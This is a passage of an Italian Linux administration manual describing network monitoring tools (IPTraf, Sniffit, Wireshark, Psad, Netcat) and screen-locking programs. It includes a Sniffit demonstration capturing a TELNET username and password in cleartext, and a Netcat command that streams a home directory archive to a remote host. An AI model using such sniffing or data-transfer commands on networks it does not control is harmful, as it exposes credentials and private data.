IPTraf[24] è un programma di servizio per l'analisi del traffico IPv4 (in parte anche di quello non IP) che transita attraverso la rete fisica a cui ci si trova connessi. IPTraf è specializzato nel tracciamento delle connessioni e nella produzione di statistiche, senza addentrarsi nella lettura del contenuto dei pacchetti.

IPTraf è fondamentalmente un programma interattivo che utilizza una console virtuale o un terminale a caratteri, organizzato attraverso dei menù. La figura 43.84 mostra il menù generale di IPTraf.

Figura 43.84. Menù generale di IPTraf.

```
.--------------------------------------.
| IP traffic monitor                   |
| General interface statistics         |
| Detailed interface statistics        |
| TCP/UDP service monitor              |
| Ethernet station monitor             |
| TCP display filters                  |
| Other protocol filters               |
| Options                              |
| Exit                                 |
'--------------------------------------'
```

IPTraf può essere configurato attraverso la funzione *Options* che appare nel menù generale. Inoltre, può annotare le informazioni sul traffico all'interno di un registro. Il file di configurazione e quello delle registrazioni vengono creati all'interno della directory '`/var/lib/iptraf/`', la quale deve essere presente.

Perché possa essere analizzato tutto il traffico della propria rete fisica, è necessario che sia abilitata la modalità promiscua.

Qui vengono descritti solo alcuni aspetti di IPTraf. Per il resto si può consultare la documentazione che accompagna questo programma.

Tabella 43.85. IPTraf funziona fondamentalmente in modo interattivo, tuttavia può essere avviato con delle opzioni in modo da raggiungere immediatamente la funzione desiderata.

Sintassi di avvio	Descrizione
`iptraf`	Avviando '**`iptraf`**' senza opzioni si ottiene il menù dal quale scegliere il tipo di funzione desiderata.
`iptraf -i`	Con l'opzione '**`-i`**' si ottiene immediatamente la selezione della funzione *IP traffic monitor*, ovvero il monitor del traffico IP in tempo reale.
`iptraf -g`	Con l'opzione '**`-g`**' si ottiene immediatamente la selezione della funzione *General interface statistics*, ovvero le statistiche generali delle interfacce presenti.
`iptraf -d` ***interfaccia***	Con l'opzione '**`-d`**' e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione *Detailed interface statistics*, ovvero le statistiche dettagliate di quell'interfaccia.
`iptraf -s` ***interfaccia***	Con l'opzione '**`-s`**' e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione *TCP/UDP service monitor*, ovvero il monitor dei servizi TCP e UDP di quell'interfaccia.

Sintassi di avvio	Descrizione
`iptraf -e`	Con l'opzione '**`-e`**' si ottiene immediatamente la selezione della funzione *Ethernet station monitor*, ovvero il monitor delle stazioni Ethernet (riguarda solo le interfacce Ethernet).

La configurazione di IPTraf può essere definita a livelli differenti: la configurazione generale e quella che riguarda i filtri di selezione dei pacchetti da elaborare. La configurazione generale è definibile attraverso la funzione *Options* del menù generale, da cui si accede a quanto si vede nella figura 43.86, che rappresenta anche l'impostazione predefinita.

Figura 43.86. Definizione delle opzioni generali di IPTraf.

```
.-----------------------.. Enabled Options -----------.
| Reverse DNS lookups   ||                            |
| Promiscuous operation ||                            |
| Color                 || Color                      |
| Logging               ||                            |
| TCP timeout...        ||                            |
| Logging interval...   || TCP timeout:       15 mins |
| Additional port...    || Log interval:      60 mins |
| Delete port...        |'----------------------------'
| Exit menu             |
'-----------------------'
```

Le opzioni si attivano e si disattivano premendo il tasto [*Invio*]; quando una voce è terminata da tre punti di sospensione ('`...`'), selezionandola si ottiene una finestra a scomparsa attraverso la quale fornire altre indicazioni. Lo stato delle opzioni è indicato dalla finestra destra: *Enabled Options*.

Opzione di configurazione	Descrizione
`Reverse DNS lookups`	Se attivata, fa in modo di risolvere gli indirizzi IP in nomi a dominio corrispondenti. L'attivazione di questa modalità può provocare dei ritardi nel funzionamento di IPTraf, per cui è consigliabile limitarne l'uso. Questa opzione è disattivata in modo predefinito.
`Promiscuous operation`	La modalità promiscua consente a IPTraf si analizzare tutto il traffico della rete fisica, non solo quello che interferisce con il nodo in cui si utilizza. Questa opzione è disattivata in modo predefinito.
`Color`	IPTraf è in grado di determinare automaticamente se il tipo di terminale utilizzato consente la visualizzazione dei colori o meno. Tuttavia, è possibile disabilitare la visualizzazione dei colori attraverso questa opzione.
`Logging`	IPTraf può annotare le informazioni sul traffico all'interno di un file di registrazioni, precisamente '`/var/lib/iptraf/iptraf.log`'. Questa opzione è disabilitata in modo predefinito dal momento che il registro può diventare rapidamente molto grande.

La funzionalità di controllo del traffico IP rappresenta l'utilizzo più comune di IPTraf. Selezionando la voce corrispondente dal menù generale, oppure avviando '**`iptraf`**' con l'opzione '**`-i`**', si ottiene qualcosa di simile a quanto mostrato nella figura 43.88, dove in particolare appare anche lo stato di una connessione TELNET tra 192.168.1.1 e 192.168.1.2.

Figura 43.88. Monitor di traffico IP con una connessione TELNET attiva.

```
. Source ------------- Destination ----------- Packets --- Bytes Flags  Iface .
|/192.168.1.2:1050      192.168.1.1:23              40      1701 --A-   eth0  |
|\192.168.1.1:23        192.168.1.2:1050            31      1435 -PA-   eth0  |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
' TCP: 1 entries ------------------------------------------------- Active ---'
.-----------------------------------------------------------------------------.
| ARP from 0000b46507cb to ffffffffffff on eth0                               |
| ARP from 0080adc8a981 to 0000b46507cb on eth0                               |
|                                                                             |
|                                                                             |
|                                                                             |
' Top --------- Elapsed time:   0:01 ----------------------------------------'
  IP:       6150 TCP:      3136 UDP:      3014 ICMP:         0 Non-IP:       2
  Up/Dn/PgUp/PgDn-scrl actv win  W-chg actv win  M-more TCP info  X/Ctrl+X-Exit
```

Il monitor di traffico IP si compone di due finestre: una superiore per le connessioni TCP e una inferiore per gli altri tipi. Una delle due finestre è quella attiva, che si distingue perché appare la parola '**`Active`**' sul bordo nella parte bassa, al lato destro. All'interno della finestra attiva è possibile fare scorrere le informazioni con i tasti [*freccia-su*] e [*freccia-giù*]; per cambiare la finestra attiva basta utilizzare il tasto [*w*], come suggerisce il promemoria che appare nell'ultima riga dello schermo. Per uscire da questa funzionalità basta il tasto [*x*], oppure la combinazione [*Ctrl x*].

Non è possibile conoscere quale sia la parte che ha originato la connessione TCP, salvo intuirlo dalle convenzioni sull'uso delle porte; nella finestra relativa, le connessioni TCP vengono sempre mostrate con una coppia di voci: una per ogni direzione della connessione TCP.

Il significato delle varie colonne di informazione che appaiono nella finestra delle connessioni TCP dovrebbe essere abbastanza intuitivo, a parte la colonna '**`Flags`**', all'interno della quale possono essere annotate lettere e parole chiave differenti. Il significato di queste viene descritto di seguito.

Simbolo	Descrizione
`S`	L'ultimo pacchetto individuato è stato di tipo SYN, sincronizzazione, che si usa in preparazione di una connessione.
`A`	L'ultimo pacchetto individuato è stato di tipo ACK, che si usa per confermare la ricezione precedente di un pacchetto.
`P`	L'ultimo pacchetto individuato è stato di tipo PSH, *push*, che si usa per richiedere lo spostamento dei dati all'inizio della coda di ricezione.
`U`	L'ultimo pacchetto individuato è stato di tipo URG, che si usa per rappresentare dati urgenti.
`RESET`	La connessione è stata azzerata dal nodo di origine della direzione a cui si riferisce.
`DONE`	La connessione ha terminato l'invio di dati nella direzione a cui si riferisce e ha inviato il pacchetto FIN, ma non è ancora stata confermata la conclusione dall'altro nodo.
`CLOSED`	L'invio precedente del pacchetto FIN è stato confermato dall'altra parte.

Se si verifica una presenza inusuale di pacchetti SYN, può trattarsi di un tentativo di attacco, definito *SYN flood*, che letteralmente significa: «inondazione di pacchetti SYN».

43.8.5 Sniffit

Sniffit[25] è un programma per l'analisi del traffico di rete, che può essere usato per individuare le connessioni TCP in corso, oppure per conservare una sorta di registro delle comunicazioni avvenute, contenente le comunicazioni stesse.

Naturalmente, la lettura del contenuto dei pacchetti può essere utile a livello didattico, oppure per individuare dei problemi nell'utilizzo della rete, mentre diventa una pratica illegale quando ciò sconfina nel diritto alla riservatezza delle persone.

La sintassi per l'avvio di Sniffit è quella seguente, tenendo conto che almeno un'opzione del primo gruppo è obbligatoria.

```
sniffit {-v|-s nodo|-t nodo|-i|-I↩
↪            |-c file_di_configurazione}... altre_opzioni
```

Segue la descrizione di alcune opzioni.

Opzione	Descrizione
`-v`	Mostra la versione e non fa altro.
`-s` *nodo* `-t` *nodo*	Limitano l'osservazione, rispettivamente, al nodo di origine e al nodo di destinazione indicati. Queste opzioni riguardano solo per il traffico TCP e UDP. L'indirizzo, se espresso in forma numerica, può essere parziale e completato con il simbolo '`@`'.
`-i` `-I`	Attiva un funzionamento interattivo, dove '**`-I`**' mostra più informazioni.
`-c` *file*	Consente di indicare un file contenente una serie di direttive, attraverso le quali si stabilisce il comportamento di Sniffit.
`-F` *interfaccia*	Consente di specificare il nome dell'interfaccia di rete a cui fare riferimento.
`-d` `-a`	Mostra i pacchetti sullo schermo, rispettivamente in esadecimale e in ASCII
`-P {IP|TCP|UDP|ICMP}`	Consente di selezionare un tipo di protocollo, tra quelli indicati. Questa opzione è incompatibile con '**`-i`**' o '**`-I`**'.
`-p` *n_porta*	Per quanto riguarda i protocolli TCP e UDP, consente di limitare l'attenzione ai pacchetti riferiti alla porta indicata.
`-l` *n_byte*	Definisce la quantità massima di byte da accumulare per ogni pacchetto. Il valore zero serve a non porre limiti.

Qui viene mostrato soltanto il funzionamento interattivo, con l'opzione '**`-I`**', all'interno del quale è possibile anche inserirsi in uno dei flussi TCP per leggerne i dati:

```
# sniffit -I -F eth0 [Invio]
```

In questo modo si ottiene il funzionamento interattivo, specificando espressamente l'interfaccia (in questo caso si tratta di '**`eth0`**'. Quello che si vede nella figura seguente è soltanto il traffico TCP attivo:

Figura 43.91. Sniffit durante il funzionamento interattivo con l'opzione '**-I**'.

```
.--Sniffit 0.3.7 Beta-----------------------------------------------------------.
|         192.168.1.1  32796  ->      192.168.1.2     23  :  TELNET            |
|         192.168.1.2     23  ->      192.168.1.1  32796  :  TELNET            |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
'------------------------------------------------------------------------------'
.--Sniffit 0.3.7 Beta-----------------------------------------------------------.
| Source IP     : All                Source PORT     : All                      |
| Destination IP: All                Destination PORT: All                      |
'------------------------------------------------------------------------------'
  Masks: F1-Source IP  F2-Dest. IP  F3-Source Port  F4-Dest. Port
```

Nel riquadro delle connessioni TCP, appare un cursore, con cui è possibile selezionare, all'interno di una connessione, uno dei due flussi (andata o ritorno). Una volta collocato il cursore sopra un flusso di interesse, basta premere [*Invio*] per ottenere una finestra in cui appare il contenuto di quella comunicazione:

Figura 43.92. Intercettazione di una copia del flusso di dati.

```
.--Sniffit 0.3.7 Beta-----------------------------------------------------------.
|         192.168.1.1  32796  ->      192.168.1.2     23  :  TELNET            |
|         192.168.1.2     23  ->      192.168.1.1  32796  :  TELNET            |
|                              .-------------------------------------------.   |
|                              |tizio..baci47..                            |   |
|                              |                                           |   |
|                              |                                           |   |
|                              |                                           |   |
|                              |                                           |   |
|                              |                                           |   |
|                              |                                           |   |
|                              |                                           |   |
|                              |-------------------------------------------|   |
|                              | 192.168.1.1  32796  ->      192.168.1.2  23|  |
|                              '-------------------------------------------'   |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
'------------------------------------------------------------------------------'
.--Sniffit 0.3.7 Beta-----------------------------------------------------------.
| Source IP     : All                Source PORT     : All                      |
| Destination IP: All                Destination PORT: All                      |
'------------------------------------------------------------------------------'
  Masks: F1-Source IP  F2-Dest. IP  F3-Source Port  F4-Dest. Port
```

Come si può intuire dalla figura, in questo caso si intercetta il flusso dei dati trasmessi da un cliente TELNET, proprio nella fase dell'autenticazione: l'utente '**tizio**', con la parola d'ordine '**baci47**'.[26]

43.8.6 Wireshark

Wireshark[27] è un programma per l'analisi del traffico di rete, fino al livello due del modello ISO-OSI (collegamento dati), riuscendo a riconoscere all'interno di questo una serie di protocolli a livelli superiori al livello tre e quattro; in particolare, individua correttamente molti protocolli collegati a IPv4 e IPv6.

Wireshark è pensato principalmente per accumulare il traffico intercettato, allo scopo di consentire un'analisi dettagliata di questo in un momento successivo; nello stesso modo è predisposto per accedere a informazioni di questo genere accumulate da programmi diversi, così come è in grado di esportare i propri dati in formati alternativi.

Wireshark consente anche una visualizzazione in tempo reale del traffico in corso, in modo analogo a quanto fa IPTraf, con la differenza che le informazioni fornite sono molto più chiare. In questo senso, si tratta di un programma ottimo come strumento didattico per lo studio delle reti.

Wireshark viene usato normalmente attraverso il sistema grafico X e deve funzionare con i privilegi dell'utente '**root**', per poter accedere direttamente all'interfaccia di rete da sondare. L'eseguibile da avviare è '**wireshark**':



```
wireshark [opzioni]
```

Qui si intende mostrare il funzionamento interattivo, senza l'uso di opzioni nella riga di comando. Eventualmente si può consultare la pagina di manuale *wireshark(1)*.

Figura 43.93. Wireshark avviato senza opzioni, rimane in attesa prima di iniziare la sua analisi.

Una volta avviato l'eseguibile '**wireshark**', per ottenere un'analisi del traffico in tempo reale può essere necessario controllare la configurazione. Si trova la voce *Preferences* nel menù *Edit*:


Figura 43.94. La finestra di configurazione di Wireshark per quanto riguarda la selezione dei pacchetti catturati.



La figura mostra in particolare la selezione della modalità promiscua, con cui si intercettano tutti i pacchetti che l'interfaccia di rete selezionata è in grado di osservare.


Una volta definita la configurazione e selezionata l'interfaccia di rete di interesse, si può passare alla cattura dei pacchetti, selezionando la voce *Start* dal menù *Capture*. Si ottiene una finestra da cui è possibile aggiustare le opzioni relative alla cattura:

Figura 43.95. La finestra che appare quando si chiede di iniziare la cattura dei pacchetti.




Durante la cattura dei pacchetti viene visualizzata una statistica sull'avanzamento di questo lavoro, dove appare un pulsante grafico che consente di fermare l'accumulo dei dati. Se in precedenza è stata richiesta la visualizzazione in tempo reale delle informazioni relative alla cattura, anche il contenuto dei pacchetti viene visualizzato nella finestra principale del programma.

Figura 43.96. Statistiche visualizzate durante la cattura dei pacchetti.




La finestra principale del programma si divide in tre parti: in quella superiore appare l'elenco di pacchetti intercettati con una descrizione essenziale del loro contenuto; selezionando un pacchetto nella parte superiore, in quella centrale appare un elenco ad albero di componenti del pacchetto stesso; selezionando una voce nell'elenco del riquadro centrale, appare in quello inferiore l'evidenziamento della porzione di pacchetto che lo riguarda. La figura seguente mostra la porzione IP di un pacchetto relativo a una comunicazione TELNET:

Figura 43.97. Porzione IP di un pacchetto relativo a una comunicazione TELNET.



Nella figura successiva, si analizzano i dati TCP dello stesso pacchetto, mostrando in particolare dove si colloca l'informazione sulla porta di destinazione:

Figura 43.98. Porta di destinazione TCP di un pacchetto relativo a una comunicazione TELNET.



43.8.7 IPlogger

IPlogger[28] è un pacchetto di programmi contenente alcuni demoni che si occupano di annotare le connessioni all'interno del registro del sistema. Allo stato attuale si tratta solo di '**tcplog**' e di '**icmplog**', in grado rispettivamente di annotare le connessioni TCP e l'utilizzo del protocollo ICMP. Non è niente di eccezionale, ma qualcosa di utile nel caso non si abbiano strumenti migliori.

Non c'è molto da aggiungere sull'utilizzo di questi due demoni: basta fare in modo che la procedura di inizializzazione del sistema provveda ad avviarli e loro si arrangiano. Non occorre alcuna configurazione.

È probabile che questo pacchetto abbia uno sviluppo futuro, aggiungendo varie forme di identificazione di attacchi noti.

43.8.8 Psad

Psad,[29] ovvero *Port scan attack detector* è un sistema di controllo che si basa sull'analisi di una porzione del registro di sistema, alla ricerca di annotazioni fatte dalla gestione del filtro dei pacchetti dei kernel Linux 2.4.∗ e 2.6.∗.

In pratica, si comincia dalla definizione di regole di filtro dei pacchetti con Iptables (sezione 42.5), a cui si aggiungono delle istruzioni per annotare il traffico che non si desidera:

```
iptables -t filter -A posizione [altre_opzioni] ↩
↪       -j LOG --log-prefix " DROP"
```

Generalmente, se si utilizza una politica predefinita di eliminazione dei pacchetti, si inseriscono regole che abilitano espressamente il passaggio di ciò che si desidera lasciare circolare. In questo modo è sufficiente mettere alla fine le istruzioni con cui si richiede di annotare il traffico rimanente, che di conseguenza non è desiderato. Supponendo che venga controllato il traffico in ingresso e quello in attraversamento, si possono aggiungere in coda le istruzioni seguenti:

```
iptables -t filter -A INPUT   -j LOG --log-prefix " DROP"
iptables -t filter -A FORWARD -j LOG --log-prefix " DROP"
```

Per utilizzare Psad è necessario, a questo punto, intervenire nel file '`/etc/syslog.conf`', in modo da dirigere i messaggi di tipo '**`kern.info`**' in un file FIFO (*pipe* con nome): '`/var/run/psadfifo`'.

```
kern.info               |/var/run/psadfifo
```

Se Psad è stato installato a partire da un pacchetto già pronto per la propria distribuzione GNU/Linux, dovrebbe essere messo in funzione in modo automatico, per opera della procedura di inizializzazione del sistema; diversamente può essere avviato l'eseguibile '**`psad`**', con l'aggiunta eventuale di qualche opzione per indicare al programma la collocazione dei file di configurazione.

I file di configurazione dovrebbero trovarsi nella directory '`/etc/psad/`' e il più importante da prendere in considerazione è '`/etc/psad/psad.conf`'. In questo file di configurazione vengono specificate in particolare le collocazioni dei file utilizzati da Psad per annotare le informazioni ottenute a proposito degli accessi rifiutati dal sistema di filtro dei pacchetti, file che dovrebbero trovarsi nella directory '`/var/log/psad/`' in condizioni normali. In generale, nel file di configurazione '`/etc/psad/psad.conf`' può essere utile specificare un indirizzo di posta elettronica a cui mandare gli avvertimenti generati da Psad, con la direttiva seguente:

```
### Supports multiple email addresses.
EMAIL_ADDRESSES             (root@localhost);
```

Teoricamente, Psad potrebbe essere in grado di riprogrammare le regole relative al filtro dei pacchetti (attraverso Iptables), ma questo forse è meglio evitarlo, a meno di conoscere perfettamente il suo funzionamento:

```
### If "Y", enable automated IDS response (auto manages
### firewall rulesets).
ENABLE_AUTO_IDS             N;
### Enable iptables blocking (only gets enabled if ENABLE_AUTO_IDS is also set)
IPTABLES_BLOCK_METHOD       Y;
### Enable ipchains blocking (only gets enabled if ENABLE_AUTO_IDS is also set)
IPCHAINS_BLOCK_METHOD       N;
### Enable tcp wrappers blocking
TCPWRAPPERS_BLOCK_METHOD    Y;
```

Se si mette in funzione Psad quando la gestione del filtro dei pacchetti non include una regola che produce annotazioni adatte nel registro di sistema, viene generato un messaggio di avvertimento, inviato all'indirizzo di posta elettronica previsto per questo genere di informazioni. A ogni modo, si può verificare facilmente se Psad è in grado di svolgere il suo lavoro correttamente, provando una scansione con Nmap (sezione 43.7):

```
$ nmap indirizzo_ip [ Invio ]
```

È molto probabile, in base alla configurazione standard contenuta nel file '`/etc/syslog.conf`', che si vedano apparire le segnalazioni generate dal filtro dei pacchetti anche sulla console attiva. Se la scansione viene intercettata, ovvero, se il sistema di filtro dei pacchetti intercetta la scansione, si dovrebbe ottenere quasi subito un messaggio di posta elettronica, simile a quello seguente:

```
To: root@localhost
Subject: psad WARNING: dinkel (192.168.1.1) has been scanned!
```



```
Message-Id: <E19Au3y-0000Hc-00@dinkel.brot.dg>
From: root <root@dinkel.brot.dg>
Date: Wed, 30 Apr 2003 18:04:06 +0200

=-=-=-=-=-=-=-=-=-=-=-=-= Apr 30 18:04:06 =-=-=-=-=-=-=-=-=-=-=-=-=
psad: portscan detected against dinkel (192.168.1.1).

Source:                       192.168.1.1
Destination:                  192.168.1.1
Newly scanned TCP ports:      [33032-33052]   (since: Apr 30 18:04:03)
Newly Blocked TCP packets:    [1365]   (since: Apr 30 18:04:03)
TCP flags:                    [ACK RST: 1364 packets]
TCP flags:                    [RST: 1 packets]
Complete TCP/UDP port range: [33032-33052]  (since: Apr 30 18:04:03)
Total blocked packets:        1365
Start time:                   Apr 30 18:04:03
End time:                     Apr 30 18:04:06
Danger level:                 3 out of 5
DNS info:                     192.168.1.1 -> dinkel.brot.dg


---- Whois Information: ----

=-=-=-=-=-=-=-=-=-=-=-=-= Apr 30 18:04:06 =-=-=-=-=-=-=-=-=-=-=-=-=
```

43.8.9 Netcat

Netcat[30] è un programma creato allo scopo di leggere e scrivere dati attraverso delle connessioni di rete TCP o UDP. Si tratta di uno strumento generico, vagamente simile a un cliente TELNET, con la differenza che può funzionare anche con il protocollo UDP. Le potenzialità di questo programma sono notevoli, ma qui vengono mostrate solo alcune delle sue caratteristiche; per il resto si può leggere la sua documentazione.

Netcat può funzionare, quasi indifferentemente, come cliente o servente di una connessione; per questo è uno strumento ottimale per la verifica del funzionamento delle connessioni di rete e non solo. In un certo senso, l'eseguibile '**`nc`**', ovvero ciò che costituisce Netcat, è paragonabile idealmente al programma '**`dd`**', con la differenza che invece di fare riferimento a dei dispositivi, si lavora con la rete a livello di trasporto TCP e UDP: il quarto nel modello ISO-OSI.

L'eseguibile '**`nc`**' è tutto ciò che compone Netcat. Questo programma instaura una connessione, in qualità di cliente o di servente, utilizzando il protocollo TCP oppure UDP, trasmettendo ciò che ottiene dallo standard input e restituendo attraverso lo standard output ciò che riceve dall'altro capo.

```
nc [opzioni] nodo porta
```

```
nc -l -p porta [nodo [porta]]
```

L'uso di Netcat differisce fondamentalmente a seconda del fatto che si voglia raggiungere un servizio in ascolto presso un nodo, a una porta determinata, oppure che si intenda avviarlo per restare in ascolto in attesa di una richiesta di connessione. Nel secondo caso si usa l'opzione '**`-l`**' (*Listen*).

Il funzionamento di questo programma si comprende meglio attraverso degli esempi, ma per il momento viene mostrato il significato di alcune opzioni.

Opzione	Descrizione
`-4`	Forza l'utilizzo di IPv4.
`-6`	Forza l'utilizzo di IPv6.
`-l`	Fa in modo che Netcat venga avviato per restare in ascolto di una certa porta (specificata attraverso l'opzione '**`-p`**').
`-p` *porta*	Permette di specificare la porta a cui Netcat deve prestare ascolto. Si usa assieme all'opzione '**`-l`**'.
`-n`	Fa in modo che si eviti di tentare di risolvere gli indirizzi IP in nomi a dominio.

Opzione	Descrizione
`-s` ***indirizzo_ip_locale***	Definisce esplicitamente l'indirizzo IP locale. Perché ciò possa essere fatto, occorre che questo indirizzo sia abbinato effettivamente a un'interfaccia di rete, eventualmente anche solo come alias.
`-u`	Utilizza il protocollo UDP. Senza questa opzione, viene usato il protocollo TCP in modo predefinito.

L'esempio seguente, serve a instaurare una connessione TCP con il servente SMTP *dinkel.brot.dg*:

```
$ nc dinkel.brot.dg smtp [Invio]
```

Un uso interessante di Netcat è quello con il quale si ottiene un trasferimento dati senza bisogno di una shell remota ('**rsh**' per esempio). Per questo, da una parte occorre avviare l'eseguibile '**nc**' in ascolto di una certa porta TCP, mentre dall'altra si utilizza sempre '**nc**' in modo che cerchi di contattare quella porta di quel nodo. Il canale che si crea può essere sfruttato per questo scopo.

- `$ nc -l -p 1234 | tar xzpvf -` [*Invio*]

  In questo modo, Netcat viene avviato in ascolto della porta 1234, che si presume sia libera. Il suo standard output viene passato a '**tar**' che deve occuparsi di estrarne il contenuto nella directory corrente. In pratica, si presume che Netcat debba ricevere dalla porta 1234 un file corrispondente a un archivio tar+gzip e che questo debba essere riprodotto localmente.

- `$ tar czf - /home/tizio | nc dinkel.brot.dg 1234` [*Invio*]

  Questo comando è la controparte dell'esempio mostrato prima: viene archiviata la directory '`/home/tizio/`' e passata all'eseguibile '**nc**' attraverso un condotto. Evidentemente, *dinkel.brot.dg* è il nodo all'interno del quale deve essere riprodotta tale directory.

Netcat può essere usato per ridirigere una connessione TCP, per esempio attraverso un firewall. Gli esempi seguenti si riferiscono a Inetd, pertanto si tratta di direttive del file '`/etc/inetd.conf`'.

```
…
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc roggen.brot.dg 80
…
```

In questo caso, le richieste TCP per la porta '**www**' (ovvero 80), sono ridirette attraverso Netcat verso il nodo *roggen.brot.dg* alla stessa porta.

```
…
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc roggen.brot.dg 1234
…
```

Questa è solo una piccola variante dell'esempio precedente, in cui si presume che il vero servente HTTP si trovi sempre nel nodo *roggen.brot.dg*, ma sia in ascolto della porta 1234.

43.9 Protezione della sessione di lavoro

Se quello che si utilizza è un terminale seriale, o un terminale remoto, la cosa migliore da fare per proteggere il proprio lavoro mentre ci si allontana dalla postazione è quello di chiudere la sessione di lavoro. Se si avviano dei processi sullo sfondo è bene prevedere in anticipo questo fatto, avviandoli attraverso '**nohup**' (sezione 10.10.1), oppure si può utilizzare Screen (sezione 14.13).

Se si utilizza una console, dal momento che è molto probabile che si stiano utilizzando diverse console virtuali simultaneamente, questo tipo di soluzione potrebbe essere un po' troppo complicato. In questi casi si preferisce usare un programma apposito che blocca l'accesso a tutte le console virtuali.

La protezione del lavoro su una stazione grafica può essere fatta in modo simile a quello che riguarda la console, attraverso programmi che la bloccano, eventualmente attivando un salva-schermo. Tuttavia, esiste un problema in più: per evitare che sia possibile interrompere il funzionamento del servente grafico attraverso la combinazione [*Ctrl Alt Backspace*], occorre la direttiva '**DontZap**' nella sezione '**ServerFlags**':

```
Section "ServerFlags"
    Option DontZap
    # Option Dont Zoom
EndSection
```


43.9.1 Utilizzo di «vlock»

Il programma '**vlock**'[31] blocca la console virtuale del sistema GNU/Linux in cui viene avviato, a meno che sia utilizzata l'opzione '**-a**', con la quale vengono bloccate anche tutte le altre console virtuali.

```
vlock [opzioni]
```

Il funzionamento di '**vlock**' può essere concluso anche con l'inserimento della parola d'ordine dell'utente '**root**'.

43.9.2 Utilizzo di «xlock»

Il programma '**xlock**'[32] è il più comune per il blocco di una stazione grafica X. Sono disponibili una grande quantità di opzioni; in particolare '**-mode**' prevede un elenco molto lungo di argomenti composti da una sola parola chiave che serve a definire il tipo di effetto grafico da utilizzare come salva-schermo.

```
xlock [opzioni]
```

In condizioni normali, se non si usano opzioni che vanno in senso contrario, basta premere un tasto qualunque per interrompere il salva-schermo; quindi, con l'inserimento della parola d'ordine dell'utente che lo ha avviato, si può concludere il funzionamento di '**xlock**'.

A titolo di esempio viene mostrato il caso di un salva-schermo nero:

```
$ xlock -mode blank [Invio]
```

Nel caso non si utilizzasse alcuna opzione, si otterrebbe un effetto grafico salva-schermo, scelto casualmente tra quelli disponibili.

43.9.3 Utilizzo di «xtrlock»

Il programma '**xtrlock**'[33] non prevede alcun argomento e il suo scopo è solo quello di bloccare l'uso della tastiera e del mouse, senza attivare alcun salva-schermo.

```
xtrlock
```

Lo sblocco della stazione grafica si ottiene soltanto digitando la parola d'ordine dell'utente (senza alcun campo di inserimento), concludendo con la pressione di [*Invio*]. Se la parola d'ordine inserita è errata, viene emesso un segnale acustico e quindi si può riprovare l'inserimento.

43.10 Riferimenti

- Kevin Fenzi, *Linux Security HOWTO*, *http://tldp.org/HOWTO/Security-HOWTO/*
- Christopher Klaus, *Backdoors*, 1997, *http://web.textfiles.com/hacking/backdoors.txt*
- Steven M. Bellovin, *There Be Dragons*, 1992, *http://www.cs.columbia.edu/~smb/papers/dragon.ps*
- David A. Curry, *Improving the security of your UNIX systems*, 1993, *http://www.google.com/search?q=David+Curry+Improving+the+security+of+your+UNIX+systems*
- CERT (Computer Emergency Response Team) Coordination Center, *http://www.cert.org/*
